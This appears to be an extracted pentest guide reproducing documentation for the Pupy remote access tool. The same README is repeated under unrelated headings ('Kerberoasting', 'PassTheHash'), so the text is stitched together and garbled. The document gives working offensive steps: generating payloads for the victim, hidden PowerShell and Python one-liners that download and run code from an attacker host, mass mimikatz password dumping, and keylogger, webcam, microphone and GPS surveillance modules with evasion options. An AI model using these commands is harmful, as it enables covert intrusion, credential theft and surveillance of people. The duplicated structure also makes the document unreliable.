As an example, defining the following alias will add a command to kill the pupy client’s process with signal 9:

```
killme = pyexec -c 'import os;os.kill(os.getpid(),9)'
```

Jobs

Jobs are commands running in the background. Some modules like socks5proxy or portfwd automatically start as jobs, but all modules can be run as jobs when used with the `-bg` argument.

```
>> run -bg shell_exec 'tasklist /V'  
[%] job < shell_exec ['tasklist /V'] > started in background !
```

The `-bg` switch is typically used when you want to execute a long command/module and want the result later while having the shell still functioning.

The jobs output can be retrieved at any moment by using the jobs `-p` command. From the “jobs” command you can also list jobs status and kill jobs.

```
>> jobs  
usage: jobs [-h] [-k <job_id>] [-l] [-p <job_id>]  
  
list or kill jobs  
  
optional arguments:  
-h, --help            show this help message and exit  
-k <job_id>, --kill <job_id>
```

(continues on next page)

(continued from previous page)

```
print the job current output before killing it
-l, --list          list jobs
-p <job_id>, --print-output <job_id>

print a job output
```

Regular jobs can be set in Linux/Unix environments by running your pupysh.py script inside the Screen utility. You can then setup cronjobs to run the below command at whatever intervals you require, this essentially pastes the input after the word ‘stuff’ into the screen session. Replace 1674 with the ID of your screen session, the echo command is the Enter key being pressed.

```
screen -S 1674 -X stuff 'this is an example command'$(echo -ne '\015')
```

Handle multiple clients connected

By default pupy launch every module you run on all connected clients. This allows for example to run mimikatz on all connected clients and dump passwords everywhere in one command

```
run memory_exec /usr/share/mimikatz/Win32/mimikatz.exe privilege::debug
↪sekurlsa::logonPasswords exit
```

To interact with one client, use the “sessions -i” command

```
>> sessions -i 1
``` to interact with the session 1
```code
sessions -i 'platform:Windows release:7'
``` to interact with all windows 7 only
You can find all the available filtering parameters using the get_info module
```

## 5.4.10 Writing a module

### Writing a MsgBox module

First of all write the function/class you want to import on the remote client in the example we create the file pupy/packages/windows/all/pupwinutils/msgbox.py

```
import ctypes
import threading

def MessageBox(text, title):
 t=threading.Thread(target=ctypes.windll.user32.MessageBoxA, args=(None, text,
↪title, 0))
 t.daemon=True
 t.start()
```

then, simply create a module to load our package and call the function remotely

```
from pupylib.PupyModule import *

__class_name__="MsgBoxPopup"

@config(cat="troll", tags=["message", "popup"])
```

(continues on next page)

(continued from previous page)

```

class MsgBoxPopup(PupyModule):
 """ Pop up a custom message box """
 dependencies=["pupwinutils.msgbox"]

 def init_argparse(self):
 self.arg_parser = PupyArgumentParser(prog="msgbox", description=self.__
↪ doc__)
 self.arg_parser.add_argument('--title', help='msgbox title')
 self.arg_parser.add_argument('text', help='text to print in the msgbox.
↪ :')

 def run(self, args):
 self.client.conn.modules['pupwinutils.msgbox'].MessageBox(args.text,
↪ args.title)
 self.log("message box popped !")

```

and that's it, we have a fully functional module :) This module is only compatible with windows, you can check the same module in the project to see how it's implemented to manage multi-os compatibility.

```

>> run msgbox -h
usage: msgbox [-h] [--title TITLE] text

Pop up a custom message box

positional arguments:
 text text to print in the msgbox :)

optional arguments:
 -h, --help show this help message and exit
 --title TITLE msgbox title

```



---

## Uncover Active Directory Pentest

---

### 6.1 Kerberoasting

Pupy is an opensource multiplatform Remote Administration Tool. Pupy can be built to a classic executable, an apk, a pure python file (that can be loaded remotely from a python one-liner), a reflective DLL ... Some of these methods does not leave any trace on disk. Pupy can load the python interpreter from memory and load any python module remotely from memory (.py, .pyc, .pyd). You can then access objects on the client side from the serverside transparently with the awesome rpyc library. Pupy can be used for various purposes :

- security research
- education
- pentesting
- administration
- **projects and developments around privacy in python that require very low disk footprints ...**

#### 6.1.1 Installation

```
git clone https://github.com/n1nj4sec/pupy.git pupy
cd pupy
git submodule init
git submodule update
pip install -r pupy/requirements.txt
wget https://github.com/n1nj4sec/pupy/releases/download/latest/payload_templates.txz
tar xvf payload_templates.txz && mv payload_templates/* pupy/payload_templates/ && rm_
↪payload_templates.txz && rm -r payload_templates
```

You may need to install impacket from <https://www.coresecurity.com/corelabs-research/open-source-tools/impacket>

## 6.1.2 Features

- Multi-platform (tested on windows xp, 7, 8, 10, kali linux, ubuntu, osx, android)
- On windows, the Pupy payload can be compiled as a reflective DLL and the whole python interpreter is loaded from memory. Pupy does not touch the disk :)
- pupy can also be packed into a single .py file and run without any dependencies other than the python standard library on all OS
- pycrypto gets replaced by pure python aes && rsa implementations when unavailable
- Pupy can reflectively migrate into other processes
- Pupy can remotely import, from memory, pure python packages (.py, .pyc) and compiled python C extensions (.pyd, .so). The imported python modules do not touch the disk.
- Pupy is easily extensible, modules are quite simple to write, sorted by os and category.
- A lot of awesome modules are already implemented!
- Pupy uses [rpyc](<https://github.com/tomerfiliba/rpyc>) and a module can directly access python objects on the remote client
- We can also access remote objects interactively from the pupy shell and you even get auto-completion of remote attributes!
- Communication transports are modular, stackable and awesome. You could exfiltrate data using HTTP over HTTP over AES over XOR. Or any combination of the available transports !
- Pupy can communicate using obfsproxy [pluggable transports](<https://www.torproject.org/docs/pluggable-transports.html.en>)
- All the non interactive modules can be dispatched to multiple hosts in one command
- Commands and scripts running on remote hosts are interruptible
- Auto-completion for commands and arguments
- Custom config can be defined: command aliases, modules automatically run at connection, ...
- Interactive python shells with auto-completion on the all in memory remote python interpreter can be opened
- Interactive shells (cmd.exe, /bin/bash, ...) can be opened remotely. Remote shells on Unix & windows clients have a real tty with all keyboard signals working fine just like a ssh shell
- Pupy can execute PE exe remotely and from memory (cf. ex with mimikatz)
- Pupy can generate payloads in various formats : apk,lin\_x86,lin\_x64,so\_x86,so\_x64,exe\_x86,exe\_x64,dll\_x86,dll\_x64,py,pyinst,p
- Pupy can be deployed in memory, from a single command line using pupygen.py's python or powershell one-liners.
- "scriptlets" can be embedded in generated payloads to perform some tasks "offline" without needing network connectivity (ex: start keylogger, add persistence, execute custom python script, check\_vm ...)
- tons of other features, check out the implemented modules

## 6.1.3 Implemented Transports

All transports in pupy are stackable. This means that by creating a custom transport conf (pupy/network/transport/<transport\_name>/conf.py), you can make your pupy session look like anything. For example you could stack HTTP over HTTP over base64 over HTTP over AES over obfs3 :o)

- **rsa**
  - A layer with authentication & encryption using RSA and AES256, often stacked with other layers
- **aes**
  - layer using a static AES256 key
- **ssl (the default one)**
  - TCP transport wrapped with SSL
- **ssl\_rsa**
  - same as ssl but stacked with a rsa layer
- **http**
  - layer making the traffic look like HTTP traffic. HTTP is stacked with a rsa layer
- **obfs3**
  - [A protocol to keep a third party from telling what protocol is in use based on message contents](<https://gitweb.torproject.org/pluggable-transport/obfsproxy.git/tree/doc/obfs3/obfs3-protocol-spec.txt>)
  - obfs3 is stacked with a rsa layer for a better security
- **scramblesuit**
  - [A Polymorphic Network Protocol to Circumvent Censorship](<http://www.cs.kau.se/philwint/scramblesuit/>)
  - scramblesuit is stacked with a rsa layer for a better security
- **udp**
  - rsa layer but over UDP (could be buggy, it doesn't handle packet loss yet)
- **other**
  - Other layers doesn't really have any interest and are given for code examples : (dummy, base64, XOR, ...)

#### 6.1.4 Implemented Launchers (not up to date, cf. `./pupygen.py -h`)

Launchers allow pupy to run custom actions before starting the reverse connection - connect

- Just connect back
- **bind**
  - Bind payload instead of reverse
- **auto\_proxy**
  - Retrieve a list of possible SOCKS/HTTP proxies and try each one of them. Proxy retrieval methods are: registry, WPAD requests, gnome settings, HTTP\_PROXY env variable

## 6.1.5 Implemented Modules (not up to date)

### All platforms:

- command execution
- download
- upload
- interactive python shell with auto-completion
- **interactive shell** (`cmd.exe`, `powershell.exe`, `/bin/sh`, `/bin/bash`, ...)
  - tty allocation is well supported on both windows and \*nix. Just looks like a ssh shell
- shellcode exec
- persistence
- socks5 proxy
- local and remote port forwarding
- screenshot
- keylogger
- run the awesome credential gathering tool [LaZagne](<https://github.com/AlessandroZ/LaZagne>) from memory !
- sniff tools, netcreds
- process migration (windows & linux, not osx yet)
- ...
- a lot of other tools (upnp client, various recon/pivot tools using impacket remotely, ...)

### Windows specific :

- migrate - inter process architecture injection also works (x86->x64 and x64->x86)
- **in memory execution of PE exe both x86 and x64!**
  - works very well with [mimitakz](<https://github.com/gentilkiwi/mimikatz>) :-)
- webcam snapshot
- microphone recorder
- **mouselogger:**
  - takes small screenshots around the mouse at each click and send them back to the server
- token manipulation
- getsystem
- creddump
- tons of useful powershell scripts
- ...

## Android specific

- Text to speech for Android to say stuff out loud
- webcam snapshots (front cam & back cam)
- GPS tracker !

### 6.1.6 Build payloads from sources

#### Windows EXE/Reflective DLL

Cross-compile with WINE && VCPP

```
cd client/sources
./buildenv.sh
./build.sh
```

you can also add the flag `DEBUG=1` if you want the generated pupy exe to open a console and print debug tracebacks

#### Android APK

pupy apk for Android is packaged with kivy and buildozer.

Step 1

follow the instructions from <https://kivy.org/docs/guide/packaging-android.html> to install buildozer and kivy On Kali 2.0 I used:

```
apt-get install python-kivy zlib1g-dev cython
pip install buildozer
```

Step 2

```
cd client/android_sources
./build.sh
```

### 6.1.7 Generate payloads

The “client” here refers to pupy’s payload running on the victim, and the “server” here refers to the pupy’s payload running on the attacker, independently of who initiate the connection (bind or reverse shell).

All available launchers, transports and scriptlets can be seen using the command :

```
$ python pupygen.py -l
```

#### Launchers

Pupy launchers is an abstraction layer to change the behavior of pupy clients before the connection starts. You can list available launchers with the command :

```
$ python pupygen.py -h
```

The connect launcher doesn't do anything special before "client" connecting to the "server" using the configured transport. The bind launcher works like the connect launcher but the "server" needs to connect on the "client". The auto\_proxy launcher will try to connect directly to the server, but if it fails, it will try to find the proxy configuration by various methods depending on the OS and attempt to connect using each potential proxy found.

### Transport Types

The transport define what protocol pupy will use to exfiltrate. Transports are usually customizable through the launcher options. The default transport used is ssl if none is supplied. Note that Pupy is compatible with obfsproxy's awesome transports like obfs3 or scramblesuit.

### Generate Binaries

payload.py (generated with ./pupugen.py -f py) can be run on windows, linux and osx directly. All dependencies and chosen scriptlets are embedded. However some functionalities won't work on windows like the process migration which needs the compiled binaries.

### On Windows

To generate binaries on windows you can use the precompiled binaries templates :

```
$ usage: pupugen.py [-h]
 [-f {client,py,pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}]
 [-O {android,windows,linux}] [-A {x86,x64}] [-S] [-o OUTPUT]
 [-D OUTPUT_DIR] [-s SCRIPTLET] [-l] [-E] [--no-use-proxy]
 [--randomize-hash]
 [--oneliner-listen-port ONELINER_LISTEN_PORT]
 [--debug-scriptlets] [--debug] [--workdir WORKDIR]
 [{bind,auto_proxy,dnscnc,connect}] ...

Generate payloads for Windows, Linux, OSX and Android.

positional arguments:
 {bind,auto_proxy,dnscnc,connect}
 Choose a launcher. Launchers make payloads behave
 differently at startup.
 launcher_args launcher options

optional arguments:
 -h, --help show this help message and exit
 -f {client,py,pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}, --format {client,py,
 ↪pyinst,py_oneliner,psl,psl_oneliner,rubber_ducky}
 (default: client)
 -O {android,windows,linux}, --os {android,windows,linux}
 Target OS (default: windows)
 -A {x86,x64}, --arch {x86,x64}
 Target arch (default: x86)
 -S, --shared Create shared object
 -o OUTPUT, --output OUTPUT
 output path
 -D OUTPUT_DIR, --output-dir OUTPUT_DIR
 output folder
 -s SCRIPTLET, --scriptlet SCRIPTLET
 offline python scriptlets to execute before starting
```

(continues on next page)

(continued from previous page)

```

-l, --list the connection. Multiple scriptlets can be provided.
 list available formats, transports, scriptlets and
 options
-E, --prefer-external In case of autodetection prefer external IP
--no-use-proxy Don't use the target's proxy configuration even if it
 is used by target (for ps1_oneliner only for now)
--randomize-hash add a random string in the exe to make it's hash
 unknown
--oneliner-listen-port ONELINER_LISTEN_PORT
 Port used by oneliner listeners ps1,py (default: 8080)
--debug-scriptlets don't catch scriptlets exceptions on the client for
 debug purposes
--debug build with the debug template (the payload open a
 console) --workdir WORKDIR Set Workdir (Default = current_
↪workdir)

```

```

$./pupygen.py connect --host 192.168.2.131:443
binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupyx86.exe
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

Another option is to use the powershell oneliner format to deploy pupy from memory using powershell :

```

$./pupygen.py -f ps1_oneliner connect --host 192.168.0.1:443 --transport http
[+] copy/paste this one-line loader to deploy pupy without writing on the disk :

powershell.exe -w hidden -c "iex(New-Object System.Net.WebClient).DownloadString(
↪'http://192.168.0.1:8080/p') "

[+] Started http server on 0.0.0.0:8080
[+] waiting for a connection ...

```

pupygen.py can embed offline scriptlets with the exe/dll you generate. These scripts will be executed before connecting back and can be used to add some offline capabilities like adding persistence through registry, checking for sandboxed environment, ... etc

## On Android

```

$./pupygen.py -O android connect --host 192.168.2.131:443
[+] packaging the apk ... (can take a 10-20 seconds)
...
jar signed.

binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy.apk
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

## On Linux & OSX

There is multiple options. The first one is generate a pure python payload and the victim needs to have installed python:

```
$./pupygen.py -f py connect --transport ssl --host 192.168.1.1
[+] generating payload ...
embedding /usr/local/lib/python2.7/dist-packages/rpyc ...
embedding /opt/pupy/pupy/network ...
[+] payload successfully generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupy_packed.py
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--transport', 'ssl', '--host', '192.168.1.1']
SCRIPTLETS = []
```

Once the script executed on the linux/OSX host, you should have a pupy session. All non-standard dependencies are packaged inside the payload and loaded from memory.

The same thing can be loaded remotely from a single line by using the py\_oneliner format. This method has the advantage of not leaving any trace on the disk and can be deployed easily from a ssh shell using ssh tunnels

```
$./pupygen.py -f py_oneliner connect --transport ssl --host 192.168.1.1
```

then execute follow the instructions. Your python one-liner should looks like :

```
python -c 'import urllib;exec urllib.urlopen("http://X.X.X.X:8080/index").read()'
```

For linux another option is to generate an ELF with

```
./pupygen.py -f client -O linux -A x64 -o linux (or ./pupygen.py -f client -O linux -
-A x64 -o linux connect --host 192.168.xxx.xxx:443 -t ssl)
```

The third option is use pyinstaller to package a linux/OSX payload to create a standalone binary. This method has the advantage to work even if there is no recent/compatible python version installed on the host. You may need the following hidden imports in your .spec file :

- rpyc
- pycrypto
- rsa
- pyasn1
- uuid
- pty
- tty

### 6.1.8 Setting up the server

#### Using docker

```
mkdir /tmp/pupy
docker run -d --name pupy -p 2022:22 -p 8080:8080 -v /tmp/pupy:/projects alxchk/
pupy:unstable
```

(continues on next page)



(continued from previous page)

```
mkdir -p /tmp/pupy/keys
cat ~/.ssh/id_rsa.pub >/tmp/pupy/keys/authorized_keys
ssh -p 2022 pupy@127.0.0.1
```

## The server

To start the server, you can simply start `pupysh.py` on the correct port with the correct transport

```
./pupysh.py -h
usage: pupysh [-h] [--log-lvl {DEBUG,INFO,WARNING,ERROR}] [--version]
 [--transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,
↳scramblesuit,tcp_cleartext_proxy}]
 [--port PORT]

Pupy console

optional arguments:
 -h, --help show this help message and exit
 --log-lvl {DEBUG,INFO,WARNING,ERROR}, --lvl {DEBUG,INFO,WARNING,ERROR}
 change log verbosity
 --version print version and exit
 --transport {obfs3,tcp_ssl_proxy,tcp_cleartext,tcp_ssl,tcp_base64,scramblesuit,tcp_
↳cleartext_proxy}
 change the transport ! :-)
 --port PORT, -p PORT change the listening port
```

## 6.1.9 The shell

### Find commands and modules help

First of all it is important to know that nearly all commands in pupy have a help builtin. So if at any moment you are wondering what a command does you can type your command followed by `-h` or `-help`

```
sessions -h
jobs -h
run -h
```

This is even true for modules ! For example if you want to know how to use the `pyexec` module type :

```
>> run pyexec -h
usage: pyexec [-h] [--file <path>] [-c <code string>]

execute python code on a remote system

optional arguments:
 -h, --help show this help message and exit
 --file <path> execute code from .py file
 -c <code string>, --code <code string>
 execute python oneliner code. ex : 'import
platform;print platform.uname()'
```

## Use the completion !

Nearly all commands and modules in pupy have custom auto-completion. So if you are wondering what you need to type just press TAB

```
>> run
getsystem load_package msgbox ps shell_
↳exec
download interactive_shell memory_exec persistence _
↳pyexec shellcode_exec
exit keylogger migrate port_scan _
↳pyshell socks5proxy
get_info linux_pers mimikatz portfwd _
↳screenshot upload
getprivs linux_stealth mouselogger process_kill _
↳search webcamsnap
>> run load_package
_sqlite3 linux_stealth psutil pupyimporter pyshell _
↳ sqlite3
interactive_shell netcreds ptysHELL pupymemexec _
↳pywintypes27.dll vidcap
linux_pers portscan pupwinutils pupyutils scapy
```

```
>> run pyexec -
--code --file --help -c -h
>> run pyexec --file /
/bin/ /etc/ /lib/ /libx32/ /media/ /proc/ /
↳sbin/ /sys/ /var/
/boot/ /home/ /lib32/ /live-build/ /mnt/ /root/ /
↳share/ /tmp/ /vmlinuz
/dev/ /initrd.img /lib64/ /lost+found/ /opt/ /run/ /
↳srv/ /usr/
```

## Escape your arguments

Every command in pupy shell uses a unix-like escaping syntax. If you need a space in one of your arguments you need to put your argument between quotes.

```
>> run shell_exec 'tasklist /V'
```

If you send a Windows path, you need to double the backquotes or put everything between quotes.

```
>> run download 'C:\Windows\System32\cmd.exe'
```

Or

```
>> run download C:\\Windows\\System32\\cmd.exe
```

## Create Aliases

Modules aliases can be defined in the pupy.conf file. If you define the following alias :

```
shell=interactive_shell
```

running the command “shell” will be equivalent as running “run interactive\_shell”.

As an example, defining the following alias will add a command to kill the pupy client’s process with signal 9:

```
killme = pyexec -c 'import os;os.kill(os.getpid(),9)'
```

## Jobs

Jobs are commands running in the background. Some modules like socks5proxy or portfwd automatically start as jobs, but all modules can be run as jobs when used with the `-bg` argument.

```
>> run -bg shell_exec 'tasklist /V'
[%] job < shell_exec ['tasklist /V'] > started in background !
```

The `-bg` switch is typically used when you want to execute a long command/module and want the result later while having the shell still functioning.

The jobs output can be retrieved at any moment by using the jobs `-p` command. From the “jobs” command you can also list jobs status and kill jobs.

```
>> jobs
usage: jobs [-h] [-k <job_id>] [-l] [-p <job_id>]

list or kill jobs

optional arguments:
-h, --help show this help message and exit
-k <job_id>, --kill <job_id>
 print the job current output before killing it
-l, --list list jobs
-p <job_id>, --print-output <job_id>
 print a job output
```

Regular jobs can be set in Linux/Unix environments by running your pupysh.py script inside the Screen utility. You can then setup cronjobs to run the below command at whatever intervals you require, this essentially pastes the input after the word ‘stuff’ into the screen session. Replace 1674 with the ID of your screen session, the echo command is the Enter key being pressed.

```
screen -S 1674 -X stuff 'this is an example command'$(echo -ne '\015')
```

## Handle multiple clients connected

By default pupy launch every module you run on all connected clients. This allows for example to run mimikatz on all connected clients and dump passwords everywhere in one command

```
run memory_exec /usr/share/mimikatz/Win32/mimikatz.exe privilege::debug_
↪sekurlsa::logonPasswords exit
```

To interact with one client, use the “sessions -i” command

```
>> sessions -i 1
``` to interact with the session 1
```code
sessions -i 'platform:Windows release:7'
``` to interact with all windows 7 only
You can find all the available filtering parameters using the get_info module
```

6.1.10 Writing a module

Writing a MsgBox module

First of all write the function/class you want to import on the remote client in the example we create the file `pupy/packages/windows/all/pupwinutils/msgbox.py`

```
import ctypes
import threading

def MessageBox(text, title):
    t=threading.Thread(target=ctypes.windll.user32.MessageBoxA, args=(None, text,
↪title, 0))
    t.daemon=True
    t.start()
```

then, simply create a module to load our package and call the function remotely

```
from pupylib.PupyModule import *

__class_name__="MsgBoxPopup"

@config(cat="troll", tags=["message","popup"])
class MsgBoxPopup(PupyModule):
    """ Pop up a custom message box """
    dependencies=["pupwinutils.msgbox"]

    def init_argparse(self):
        self.arg_parser = PupyArgumentParser(prog="msgbox", description=self.__
↪doc__)
        self.arg_parser.add_argument('--title', help='msgbox title')
        self.arg_parser.add_argument('text', help='text to print in the msgbox,
↪:')

    def run(self, args):
        self.client.conn.modules['pupwinutils.msgbox'].MessageBox(args.text,
↪args.title)
        self.log("message box popped !")
```

and that's it, we have a fully functional module :) This module is only compatible with windows, you can check the same module in the project to see how it's implemented to manage multi-os compatibility.

```
>> run msgbox -h
usage: msgbox [-h] [--title TITLE] text

Pop up a custom message box

positional arguments:
  text                text to print in the msgbox :)

optional arguments:
  -h, --help          show this help message and exit
  --title TITLE       msgbox title
```

6.2 PassTheHash

Pupy is an opensource multiplatform Remote Administration Tool. Pupy can be built to a classic executable, an apk, a pure python file (that can be loaded remotely from a python one-liner), a reflective DLL ... Some of these methods does not leave any trace on disk. Pupy can load the python interpreter from memory and load any python module remotely from memory (.py, .pyc, .pyd). You can then access objects on the client side from the serverside transparently with the awesome rpyc library. Pupy can be used for various purposes :

- security research
- education
- pentesting
- administration
- **projects and developments around privacy in python that require very low disk footprints ...**

6.2.1 Installation

```
git clone https://github.com/nlnj4sec/pupy.git pupy
cd pupy
git submodule init
git submodule update
pip install -r pupy/requirements.txt
wget https://github.com/nlnj4sec/pupy/releases/download/latest/payload_templates.txz
tar xvf payload_templates.txz && mv payload_templates/* pupy/payload_templates/ && rm_
↪payload_templates.txz && rm -r payload_templates
```

You may need to install impacket from <https://www.coresecurity.com/corelabs-research/open-source-tools/impacket>

6.2.2 Features

- Multi-platform (tested on windows xp, 7, 8, 10, kali linux, ubuntu, osx, android)
- On windows, the Pupy payload can be compiled as a reflective DLL and the whole python interpreter is loaded from memory. Pupy does not touch the disk :)
- pupy can also be packed into a single .py file and run without any dependencies other that the python standard library on all OS
- pycrypto gets replaced by pure python aes && rsa implementations when unavailable
- Pupy can reflectively migrate into other processes
- Pupy can remotely import, from memory, pure python packages (.py, .pyc) and compiled python C extensions (.pyd, .so). The imported python modules do not touch the disk.
- Pupy is easily extensible, modules are quite simple to write, sorted by os and category.
- A lot of awesome modules are already implemented!
- Pupy uses [rpyc](<https://github.com/tomerfiliba/rpyc>) and a module can directly access python objects on the remote client
- We can also access remote objects interactively from the pupy shell and you even get auto-completion of remote attributes!

- Communication transports are modular, stackable and awesome. You could exfiltrate data using HTTP over HTTP over AES over XOR. Or any combination of the available transports !
- Pupy can communicate using obfsproxy [pluggable transports](<https://www.torproject.org/docs/pluggable-transports.html.en>)
- All the non interactive modules can be dispatched to multiple hosts in one command
- Commands and scripts running on remote hosts are interruptible
- Auto-completion for commands and arguments
- Custom config can be defined: command aliases, modules automatically run at connection, ...
- Interactive python shells with auto-completion on the all in memory remote python interpreter can be opened
- Interactive shells (cmd.exe, /bin/bash, ...) can be opened remotely. Remote shells on Unix & windows clients have a real tty with all keyboard signals working fine just like a ssh shell
- Pupy can execute PE exe remotely and from memory (cf. ex with mimikatz)
- Pupy can generate payloads in various formats : apk,lin_x86,lin_x64,so_x86,so_x64,exe_x86,exe_x64,dll_x86,dll_x64,py,pyinst,p
- Pupy can be deployed in memory, from a single command line using pupygen.py's python or powershell one-liners.
- "scriptlets" can be embeded in generated payloads to perform some tasks "offline" without needing network connectivity (ex: start keylogger, add persistence, execute custom python script, check_vm ...)
- tons of other features, check out the implemented modules

6.2.3 Implemented Transports

All transports in pupy are stackable. This mean that by creating a custom transport conf (pupy/network/transport/<transport_name>/conf.py), you can make you pupy session looks like anything. For example you could stack HTTP over HTTP over base64 over HTTP over AES over obfs3 :o)

- **rsa**
 - A layer with authentication & encryption using RSA and AES256, often stacked with other layers
- **aes**
 - layer using a static AES256 key
- **ssl (the default one)**
 - TCP transport wrapped with SSL
- **ssl_rsa**
 - same as ssl but stacked with a rsa layer
- **http**
 - layer making the traffic look like HTTP traffic. HTTP is stacked with a rsa layer
- **obfs3**
 - [A protocol to keep a third party from telling what protocol is in use based on message contents](<https://gitweb.torproject.org/pluggable-transports/obfsproxy.git/tree/doc/obfs3/obfs3-protocol-spec.txt>)
 - obfs3 is stacked with a rsa layer for a better security

- **scramblesuit**
 - [A Polymorphic Network Protocol to Circumvent Censorship](<http://www.cs.kau.se/philwint/scramblesuit/>)
 - scramblesuit is stacked with a rsa layer for a better security
- **udp**
 - rsa layer but over UDP (could be buggy, it doesn't handle packet loss yet)
- **other**
 - Other layers doesn't really have any interest and are given for code examples : (dummy, base64, XOR, ...)

6.2.4 Implemented Launchers (not up to date, cf. `./pupygen.py -h`)

Launchers allow pupy to run custom actions before starting the reverse connection - connect

- Just connect back
- **bind**
 - Bind payload instead of reverse
- **auto_proxy**
 - Retrieve a list of possible SOCKS/HTTP proxies and try each one of them. Proxy retrieval methods are: registry, WPAD requests, gnome settings, HTTP_PROXY env variable

6.2.5 Implemented Modules (not up to date)

All platforms:

- command execution
- download
- upload
- interactive python shell with auto-completion
- **interactive shell** (`cmd.exe`, `powershell.exe`, `/bin/sh`, `/bin/bash`, ...)
 - tty allocation is well supported on both windows and *nix. Just looks like a ssh shell
- shellcode exec
- persistence
- socks5 proxy
- local and remote port forwarding
- screenshot
- keylogger
- run the awesome credential gathering tool [LaZagne](<https://github.com/AlessandroZ/LaZagne>) from memory !
- sniff tools, netcreds

- process migration (windows & linux, not osx yet)
- ...
- a lot of other tools (upnp client, various recon/pivot tools using impacket remotely, ...)

Windows specific :

- migrate - inter process architecture injection also works (x86->x64 and x64->x86)
- **in memory execution of PE exe both x86 and x64!**
 - works very well with [mimitakz](<https://github.com/gentilkiwi/mimikatz>) :-)
- webcam snapshot
- microphone recorder
- **mouselogger:**
 - takes small screenshots around the mouse at each click and send them back to the server
- token manipulation
- getsystem
- creddump
- tons of useful powershell scripts
- ...

Android specific

- Text to speech for Android to say stuff out loud
- webcam snapshots (front cam & back cam)
- GPS tracker !

6.2.6 Build payloads from sources

Windows EXE/Reflective DLL

Cross-compile with WINE && VCPP

```
cd client/sources
./buildenv.sh
./build.sh
```

you can also add the flag `DEBUG=1` if you want the generated pupy exe to open a console and print debug tracebacks

Android APK

pupy apk for Android is packaged with kivy and buildozer.

Step 1

follow the instructions from <https://kivy.org/docs/guide/packaging-android.html> to install buildozer and kivy On Kali 2.0 I used:


```
apt-get install python-kivy zlib1g-dev cython
pip install buildozer
```

Step 2

```
cd client/android_sources
./build.sh
```

6.2.7 Generate payloads

The “client” here refers to pupy’s payload running on the victim, and the “server” here refers to the pupy’s payload running on the attacker, independently of who initiate the connection (bind or reverse shell).

All available launchers, transports and scriptlets can be seen using the command :

```
$ python pupygen.py -l
```

Launchers

Pupy launchers is an abstraction layer to change the behavior of pupy clients before the connection starts. You can list available launchers with the command :

```
$ python pupygen.py -h
```

The connect launcher doesn’t do anything special before “client” connecting to the “server” using the configured transport. The bind launcher works like the connect launcher but the “server” needs to connect on the “client”. The auto_proxy launcher will try to connect directly to the server, but if it fails, it will try to find the proxy configuration by various methods depending on the OS and attempt to connect using each potential proxy found.

Transport Types

The transport define what protocol pupy will use to exfiltrate. Transports are usually customizable through the launcher options. The default transport used is ssl if none is supplied. Note that Pupy is compatible with obfsproxy’s awesome transports like obfs3 or scramblesuit.

Generate Binaries

payload.py (generated with ./pupygen.py -f py) can be run on windows, linux and osx directly. All dependencies and chosen scriptlets are embedded. However some functionalities won’t work on windows like the process migration which needs the compiled binaries.

On Windows

To generate binaries on windows you can use the precompiled binaries templates :

```
$ usage: pupygen.py [-h]
                  [-f {client,py,pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky}]
                  [-O {android,windows,linux}] [-A {x86,x64}] [-S] [-o OUTPUT]
                  [-D OUTPUT_DIR] [-s SCRIPTLET] [-l] [-E] [--no-use-proxy]
                  [--randomize-hash]
```

(continues on next page)

(continued from previous page)

```

        [--oneline-listen-port ONELINER_LISTEN_PORT]
        [--debug-scriptlets] [--debug] [--workdir WORKDIR]
        [{bind,auto_proxy,dnscnc,connect}] ...

### Generate payloads for Windows, Linux, OSX and Android.

positional arguments:
  {bind,auto_proxy,dnscnc,connect}
                                Choose a launcher. Launchers make payloads behave
                                differently at startup.
  launcher_args            launcher options

optional arguments:
  -h, --help                show this help message and exit
  -f {client,py,pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky}, --format {client,py,
  ↪pyinst,py_oneliner,ps1,ps1_oneliner,rubber_ducky}
                                (default: client)
  -O {android,windows,linux}, --os {android,windows,linux}
                                Target OS (default: windows)
  -A {x86,x64}, --arch {x86,x64}
                                Target arch (default: x86)
  -S, --shared              Create shared object
  -o OUTPUT, --output OUTPUT
                                output path
  -D OUTPUT_DIR, --output-dir OUTPUT_DIR
                                output folder
  -s SCRIPTLET, --scriptlet SCRIPTLET
                                offline python scriptlets to execute before starting
                                the connection. Multiple scriptlets can be provided.
  -l, --list                list available formats, transports, scriptlets and
                                options
  -E, --prefer-external    In case of autodetection prefer external IP
  --no-use-proxy            Don't use the target's proxy configuration even if it
                                is used by target (for ps1_oneliner only for now)
  --randomize-hash          add a random string in the exe to make it's hash
                                unknown
  --oneline-listen-port ONELINER_LISTEN_PORT
                                Port used by oneliner listeners ps1,py (default: 8080)
  --debug-scriptlets        don't catch scriptlets exceptions on the client for
                                debug purposes
  --debug                  build with the debug template (the payload open a
                                console) --workdir WORKDIR      Set Workdir (Default = current_
  ↪workdir)

```

```

$ ./pupygen.py connect --host 192.168.2.131:443
binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy/pupyx86.exe
LAUNCHER = 'connect'
LAUNCHER_ARGS = ['--host', '192.168.2.131:443']
SCRIPTLETS = []

```

Another option is to use the powershell oneliner format to deploy pupy from memory using powershell :

```

$ ./pupygen.py -f ps1_oneliner connect --host 192.168.0.1:443 --transport http
[+] copy/paste this one-line loader to deploy pupy without writing on the disk :

```

(continues on next page)

(continued from previous page)

```

---
powershell.exe -w hidden -c "iex(New-Object System.Net.WebClient).DownloadString(
↪'http://192.168.0.1:8080/p') "
---
[+] Started http server on 0.0.0.0:8080
[+] waiting for a connection ...

```

pupygen.py can embed offline scriptlets with the exe/dll you generate. These scripts will be executed before connecting back and can be used to add some offline capabilities like adding persistence through registry, checking for sandboxed environment, ... etc

On Android

```

$ ./pupygen.py -O android connect --host 192.168.2.131:443
[+] packaging the apk ... (can take a 10-20 seconds)
...
jar signed.

binary generated with config :
OUTPUT_PATH = /opt/pupy/pupy.apk
LAUNCHER = 'connect'
